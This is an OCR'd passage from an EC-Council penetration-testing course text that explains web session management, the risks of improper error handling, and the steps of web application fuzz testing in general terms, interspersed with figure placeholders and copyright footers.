


Figure A.246: Position of Authentication and Authorization

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Management

Session management is the mechanism of tracking the entire interaction between client and server as it appears like a seamless connection with the server. Web application session management involves exchanging sensitive information between the server and its clients wherever required. When security-sensitive credentials such as passwords and other important data are not properly secured, attackers can easily compromise them. If such session management is insecure, the attacker can take advantage of flawed session management to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

The server can maintain session with two basic types of tokens:


- **Session Tokens**
  - This session tokens are usually maintained through cookies as they provide an easy way to store information about a client.
  - They may be either session cookies or persistent cookies and need to be secured as they may provide a path to attacker.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Authentication Tokens**
  - The user sends the first request to the server and gets authenticated with credentials; the server issues an authentications token, which then is used to authenticate subsequent requests from the same user
  - Once the session is maintained, there is no need to send credentials for each request from the same user to the server
  - This authentication token is sensitive as it contains actual credentials

Note: It is recommended to manage sessions using session and authentication tokens separately to optimize the setting and limit the exposure of each token from any type of attack.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Error Handling


Improper error or exception handling may crash the whole system or may fail in the middle of important operations. It may affect confidentiality, integrity, and availability of sensitive data in an application. Insecure handling may give a path to the attacker to carry out an attack on the application.

It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks. Improper error handling gives insight into source code such as logic flaws, default accounts, etc. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard the ways in which an attacker can use something as simple as a server banner. Improper error handling gives insight into the source code, such as logic flaws and default accounts, of which the attacker may make use. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.

The following information can be gathered by the attacker from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Fuzz Testing

Web Application Fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Huge amounts of random data called 'Fuzz' will be generated by the fuzz testing tools (Fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim web applications and cause havoc in least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks like buffer overflow, DOS, XSS, SQL injection, etc.

Steps of Fuzz Testing

Following are the steps involved in performing web application fuzz testing.

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behaviour
- Log defects

Fuzz Testing Scenario

The below image shows an overview of main components in fuzzer. An attacker script is fed to the fuzzer which inturn translates the attacks to the target as Http requests. These http requests

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

will get responses from the target and all the requests and their responses are then logged for manual inspection.





Figure A.247: Fuzz testing scenario

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

